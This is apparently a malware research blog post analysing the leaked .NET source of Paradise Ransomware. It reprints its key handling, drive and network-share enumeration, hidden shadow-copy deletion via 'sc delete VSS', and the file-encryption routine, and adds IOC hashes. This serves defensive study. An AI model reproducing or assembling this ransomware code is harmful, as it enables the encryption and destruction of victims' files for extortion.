
Malware source code investigation: Paradise Ransomware

By MSSP Research Lab

Published: 2023-06-23 · Archived: 2026-04-06 00:18:39 UTC

Paradise Ransomware is a type of malware that encrypts the files on the victims' systems and then demands a ransom to recover the data. This ransomware family first appeared in 2017 and continues to be active with numerous variants identified over the years. The ransomware typically targets Windows operating systems, and it is distributed through multiple infection vectors, including malicious email attachments, compromised Remote Desktop Protocol (RDP), and exploit kits.



On June 12, 2021, the source code for Paradise Ransomware was exposed on a Russian hacker forum on the dark web. After several iterations, the Ransomware became more robust by implementing RSA encryption, which made decryption impossible without the private key.

Project evolution[Permalink]


Paradise versions in 2017-2020:

- Initial version of Paradise, which could be decrypted because of an encryption flaw
- Paradise.NET: a secure.net version that encrypts files with RSA
- ParadiseB29 is a variant employed by a "team" that encrypts only the file's conclusion.


The leaked source code is written on `.NET`, and when it is given the opportunity to operate in a local and virtualized environment, it runs smoothly and without issue on a basic version of the `.NET framework` in

Microsoft Visual Studio.

The leaked folder structure is simple:



The ransom note of the new version is as follows:



BuilderPermalink

Over the source code it's easy to find developer comments in Russian language =^..^=.

```
namespace DP_Decrypter
{
    partial class MainForm
    {
        /// &lt;summary&gt;
        /// Требуется переменная конструктора.
        /// &lt;/summary&gt;
        private System.ComponentModel.IContainer components = null;

        /// &lt;summary&gt;
        /// Освободить все используемые ресурсы.
        /// &lt;/summary&gt;
        /// &lt;param name="disposing"&gt;истинно, если управляемый ресурс должен быть удален; иначе ложно.&lt;/param&gt;
        protected override void Dispose(bool disposing)
        {
            if (disposing &amp;&amp; (components != null))
            {
                components.Dispose();
            }
            base.Dispose(disposing);
        }

        #region Код, автоматически созданный конструктором форм Windows

        /// &lt;summary&gt;
        /// Обязательный метод для поддержки конструктора - не изменяйте
        /// содержимое данного метода при помощи редактора кода.
        /// &lt;/summary&gt;
        private void InitializeComponent()
        {
```

`MALIKA` is the username for the building computer. Microsoft Visual Studio permits the user who compiles source code into binary to provide certain information. The image below displays the username used to compile the project.

```
DP_Builder.csproj
<?xml version="1.0" encoding="utf-8"?>
<Project ToolsVersion="4.0" DefaultTargets="Build" xmlns="http://schemas.microsoft.com/devel
  <!--Project was exported from assembly: C:\Users\MALIKA\Desktop\DP_Builder.exe-->
  <PropertyGroup>
    <Configuration Condition=" '$(Configuration)' == '' ">Debug</Configuration>
    <Platform Condition=" '$(Platform)' == '' ">AnyCPU</Platform>
    <ProjectGuid>{7C88EBF8-C930-4FB2-9DCD-B5E5355305BD}</ProjectGuid>
    <OutputType>WinExe</OutputType>
    <AssemblyName>DP_Builder</AssemblyName>
    <TargetFrameworkVersion>v4.5</TargetFrameworkVersion>
```


> Malika (ملك) - arabic female given name meaning "queen"

Configuration:

```
namespace DP_Builder
{
    public class MainForm : Form
    {
        private string RSA_Public = "";
        private string RSA_Private = "";
        private string server = "";
        private string adminkey = "";
        private string img = "";
        private string text = "";
        private IContainer components = (IContainer) null;
        private Panel panel1;
```

As you can see, it should be configured by inserting configuration statements directly into the source code.

This ransomware have just one main form `MainForm`, as a result, `DP_Builder`'s interface after compilation and execution looks like this:



To generate a random RSA encryption vector, click `Generate`. Extension of the name of the encrypted file (Russian `Расширение`). Address of the ransomware's server, used for data collection. Administrator key that is extraneous to encryption and is used to identify the builder user.

Site and Admin key values are stored in `Server.info`. When re-executed, the constructor will read these values from the file and automatically populate the fields.

The source code for `DP_Builder`'s main program, decrypter, and private key generator is contained in the resource file. At the time of package creation, random `1024-bit` RSA keys are generated and the ransomware's private key is embedded. This guarantees a particular level of encryption security.

```
159    private void GetRSAKeys()
160    {
161        RSACryptoServiceProvider cryptoServiceProvider = new RSACryptoServiceProvider();
162        this.RSA_Private = cryptoServiceProvider.ToXmlString(true);
163        this.RSA_Public = cryptoServiceProvider.ToXmlString(false);
164    }
165
```

Interesting trick: if there are no keys in the system (host), Paradise Ransomware generates and stores them on the local machine. Unfortunately, the method for storing private keys on disk encrypts them effectively, but there is still work to be done here. The mechanism used by this Ransomware version to handle keys is the most intriguing aspect for analysis. The following image depicts the `SavePrivateKey` function, which does not do what you expect:

```
stopWatch.Start();
if (CheckKeys() == false)
{
    CreateKeys();
    MasterRSA.FromXmlString(RSA_MasterPublic);
    rsa.FromXmlString(RSA_Public);
    SavePrivateKey();
    while (LockerForValidKey)
    {
    }
    AddToAutorun();
    DeleteShadowCopies();
}
text = text.Replace("%KEY%", CryptedPrivateKey);
GetDrives();
Handler();
stopWatch.Stop();
```

```
 private static void SavePrivateKey()
{
    List&lt;byte[]&gt; master = new List&lt;byte[]&gt;();
    byte[] masterbytes = Encoding.Default.GetBytes(RSA_Private);
    int iterations = Convert.ToInt32(Math.Ceiling((double)masterbytes.Length / 117));
```

```
    int k = 0;
    for (int i = 0; i &lt; iterations; i++)
    {
        byte[] b = new byte[117];
        for (int j = 0; j &lt; 117; j++)
        {
            if (masterbytes.Length &gt; k)
            {
                b[j] = masterbytes[k];
                k++;
            }
        }
        master.Add(b);
    }
    string strBytes = "";
    foreach (byte[] bts in master)
    {
        byte[] encrypted = MasterRSA.Encrypt(bts, false);
        strBytes += Encoding.Default.GetString(encrypted);
    }
    strBytes = Convert.ToBase64String(Encoding.Default.GetBytes(strBytes));
    CryptedPrivateKey = strBytes;
    strBytes += "\n" + RSA_Public;
    if(KeyValidity())
    {
        SaveKeysToFiles(strBytes);
        LockerForValidKey = false;
    }
}
```

`SavePrivateKey` genuinely saves a combination of encrypted (private) key and public RSA key, as depicted in the preceding code. In fact, it then executes a new function called `SavekeysToFiles`, which saves the keys in a file named `DecryptionInfo.auth`.

Of course, the ransomware contains standard functions for this type of malware like `GetDrives`:

```
 private static void GetDrives()
{
    try
    {
        DriveInfo[] allDrives = DriveInfo.GetDrives();
        bool c_contain = false;
        foreach (DriveInfo drive in allDrives)
        {
            if (drive.Name.Contains("C:\\")) c_contain = true;
            else
```

```
            {
                if(!Drives.Contains(drive.Name))
                {
                    Drives.Enqueue(drive.Name);
                }
            }
        }
        if (c_contain) Drives.Enqueue("C:\\");
        return;
    }
    catch (Exception ex)
    {
        return;
    }
}
```

and `GetNetwork`:

```
 private static void GetNetwork()
{
    List&lt;string&gt; Network = new List&lt;string&gt;();
    try
    {
        string result = DoCMD("NET VIEW");
        string[] resultList = result.Replace("\r\n", "\n").Split('\n');
        foreach (string line in resultList)
        {
            if (line.Contains(@"\\"))
            {
                Network.Add(line.Split(' ')[0]);
            }
        }
    }
    catch (Exception) {}
    try
    {
        string result = DoCMD("NET USE").Replace("\r\n", "\n");
        string[] resultList = result.Split('\n');
        foreach (string line in resultList)
        {
            string drive = new Regex(@"\s(\S{2})\s").Match(line).Groups[1].Value;
            if(!Drives.Contains(drive+"\\") &amp;&amp; drive.Contains(":")) Drives.Enqueue(drive + "\\");
            string NetResource = new Regex(@"(\\\\[^\\\s]*)", RegexOptions.IgnoreCase).Match(line).Groups[1].Va
            if (NetResource != "")
            {
                if(!Network.Contains(NetResource)) Network.Add(NetResource);
```

```
            }
        }
    }
    catch(Exception) {}
    foreach (string device in Network)
    {
        try
        {
            string result = DoCMD("NET VIEW " + device);
            string[] resultList = result.Replace("\r\n", "\n").Split('\n');
            foreach (string line in resultList)
            {
                if (line.Contains("Disk"))
                {
                    string folder = BackspacesCleaner(line);
                    Drives.Enqueue(device + "\\" + folder);
                }
            }
        }
        catch(Exception) {}
    }

}
```

Eliminating shadow duplicates is a fairly common practice for ransomware. Even in this instance, executing the following command in cmd.exe is fairly standard:

```
private static void DeleteShadowCopies()
{
    try
    {
        ProcessStartInfo psiOpt = new ProcessStartInfo(@"cmd.exe", @"/C sc delete VSS");
        psiOpt.WindowStyle = ProcessWindowStyle.Hidden;
        psiOpt.RedirectStandardOutput = true;
        psiOpt.UseShellExecute = false;
        psiOpt.CreateNoWindow = true;
        Process procCommand = Process.Start(psiOpt);
        StreamReader srIncoming = procCommand.StandardOutput;
        string resp = srIncoming.ReadToEnd();
        procCommand.WaitForExit();
    }
    catch(Exception)
    {

    }
}
```

```
ProcessStartInfo psiOpt = new ProcessStartInfo(@"cmd.exe", @"/C sc delete VSS");
```

Finally, the method by which Paradise encrypts files is yet another strange feature. The ability to encrypt “only” the first `10MB` of large files is a dubious decision by the malware author. If the files are smaller, they are divided into `117-byte` chunks and iterated over.

```
private static void EncryptFile(string file, RSACryptoServiceProvider ThRSA)
{
    try
    {
        FileInfo FN = new FileInfo(file);
        if (FN.Extension != CryptedExtension &amp;&amp; !FN.FullName.Contains("#DECRYPT MY FILES#.html") &amp;&
        amp; FN.Name != "id.dp" &amp;&amp; FN.Name != "DecryptionInfo.auth" &amp;&amp; FN.Extension != ".dp")
        {
            List&lt;byte[]&gt; partfile = new List&lt;byte[]&gt;();
            List&lt;byte&gt; lwrt = new List&lt;byte&gt;();
            if (FN.Length / 1024 &gt; 64)
            {
                partfile = GetPartOfFile(file, 547 * 1); // 10 мегабайт(85470) умножить на X.
            }
            else
            {
                int blocks = Convert.ToInt32(FN.Length / 117);
                if (FN.Length &lt; 117)
                {
                    partfile.Add(File.ReadAllBytes(file));
                    using (var writer = File.OpenWrite(file)) writer.SetLength(0);
                    //blocks = 1;
                }
                else partfile = GetPartOfFile(file, blocks);
            }
            if (partfile != null)
            {
                foreach (byte[] part in partfile)
                {
                    byte[] wrt = ThRSA.Encrypt(part, false);
                    lwrt.AddRange(wrt);
                }
                File.AppendAllText(file, "&lt;CRYPTED&gt;" + Convert.ToBase64String(lwrt.ToArray()) + "&lt;/
                CRYPTED&gt;", Encoding.Default);
                File.Move(file, file + "[id-" + PCID + "].[" + mail + "]"+CryptedExtension);
                File.Delete(file);
            }
        }
    }
```

IOCs[Permalink]

SHA-256 of the analyzed files composing the leaked source code:

```
┌──(cocomelonc㉿kali)-[~/malw/ParadiseRansomware]
└─$ find . -type f -exec sha256sum {} \;
363a99b2480c11b9431c046d44b323807e9b11bf237cc291dde11151d8b75581  ./MainForm.cs
753f1e353ad0eb75555f81e090a3e89339d96266f5e33e2ada34c9ea655dcee9  ./AssemblyInfo.cs
bdbf6eb3afe9056e474d2ca2bec98a866c17b8a66405d1463fc9e8b8a832a65c  ./obj/Debug/.NETFramework,Version=v4.5.AssemblyAttributes.cs
6a5c52609d64d0c611b6d0e083f5c8489f8b7e4ff8fbbf4e710b163b1d34d6b3  ./obj/Debug/DP_Builder.csprojAssemblyReference.cache
45ce1722ae08d1ddd4ae590c2ba55dd1a8d61513cb490879ddca1426e8b84983  ./obj/Debug/DesignTimeResolveAssemblyReferences.cache
ab69b565a381aca056b91dda7eacdb507de078f9f98bf263c5414a5842361e9a  ./obj/Debug/DesignTimeResolveAssemblyReferencesInput.cache
5eb2c22d092f3bf2077d7e9128c38c1bc29fd0b06479646c05afb0bf741891dc  ./MainForm.resx
07958ee0ed74c8e4637d0903d686e66e7bd9e6b89bca0d3df4531d590c848a05  ./Properties/Settings.cs
e9ae7a5837b34b65608964e7315450a3459e0e01366769b68b904504a55db102  ./Properties/Resources.resx
a1428e2c84c3420a0481e524e103db7fde84d2107bd02738349c48ee4d6a5353  ./Properties/Resources.cs
0dfb6a940a583432f21ce03634c0e8d6a9030443e391cf44f9581212716d4308  ./DP_Builder.sln
f282d765bb83d76be318a2a982605d06619da2376165ba12cc6ca4e50aa0754d  ./Program.cs
e375edc127182453ad7ed84ae3abac3759dded7265284af48015a165e439f26c  ./DP_Builder.csproj
```

```
363a99b2480c11b9431c046d44b323807e9b11bf237cc291dde11151d8b75581  ./MainForm.cs
753f1e353ad0eb75555f81e090a3e89339d96266f5e33e2ada34c9ea655dcee9  ./AssemblyInfo.cs
bdbf6eb3afe9056e474d2ca2bec98a866c17b8a66405d1463fc9e8b8a832a65c  ./obj/Debug/.NETFramework,Version=v4.5.Assembl
6a5c52609d64d0c611b6d0e083f5c8489f8b7e4ff8fbbf4e710b163b1d34d6b3  ./obj/Debug/DP_Builder.csprojAssemblyReference
45ce1722ae08d1ddd4ae590c2ba55dd1a8d61513cb490879ddca1426e8b84983  ./obj/Debug/DesignTimeResolveAssemblyReference
```

```
ab69b565a381aca056b91dda7eacdb507de078f9f98bf263c5414a5842361e9a  ./obj/Debug/DesignTimeResolveAssemblyReference
5eb2c22d092f3bf2077d7e9128c38c1bc29fd0b06479646c05afb0bf741891dc  ./MainForm.resx
07958ee0ed74c8e4637d0903d686e66e7bd9e6b89bca0d3df4531d590c848a05  ./Properties/Settings.cs
e9ae7a5837b34b65608964e7315450a3459e0e01366769b68b904504a55db102  ./Properties/Resources.resx
a1428e2c84c3420a0481e524e103db7fde84d2107bd02738349c48ee4d6a5353  ./Properties/Resources.cs
0dfb6a940a583432f21ce03634c0e8d6a9030443e391cf44f9581212716d4308  ./DP_Builder.sln
f282d765bb83d76be318a2a982605d06619da2376165ba12cc6ca4e50aa0754d  ./Program.cs
e375edc127182453ad7ed84ae3abac3759dded7265284af48015a165e439f26c  ./DP_Builder.csproj
```

ConclusionPermalink

The leaked source code of the Paradise Ransomware provides an invaluable insight into the working mechanisms of this persistent threat. The variant in question is written in .NET, highlighting the shift in language preference by threat actors for its simplicity and extensive library support. Although it would seem that now the threat is already less, but still, even today there are such ransomes as Rapture, a Ransomware Family With Similarities to Paradise

By Cyber Threat Hunters from MSSPLab:

- @cocomelonc
- @wqkasper
- @mgmadr

ReferencesPermalink

https://github.com/TheBadKitten/Paradise-Ransomware
https://github.com/vxunderground/MalwareSourceCode/tree/main/Win32/Ransomware
https://malpedia.caad.fkie.fraunhofer.de/details/win.paradise
Rapture, a Ransomware Family With Similarities to Paradise

Thanks for your time happy hacking and good bye!
All drawings and screenshots are MSSPLab's
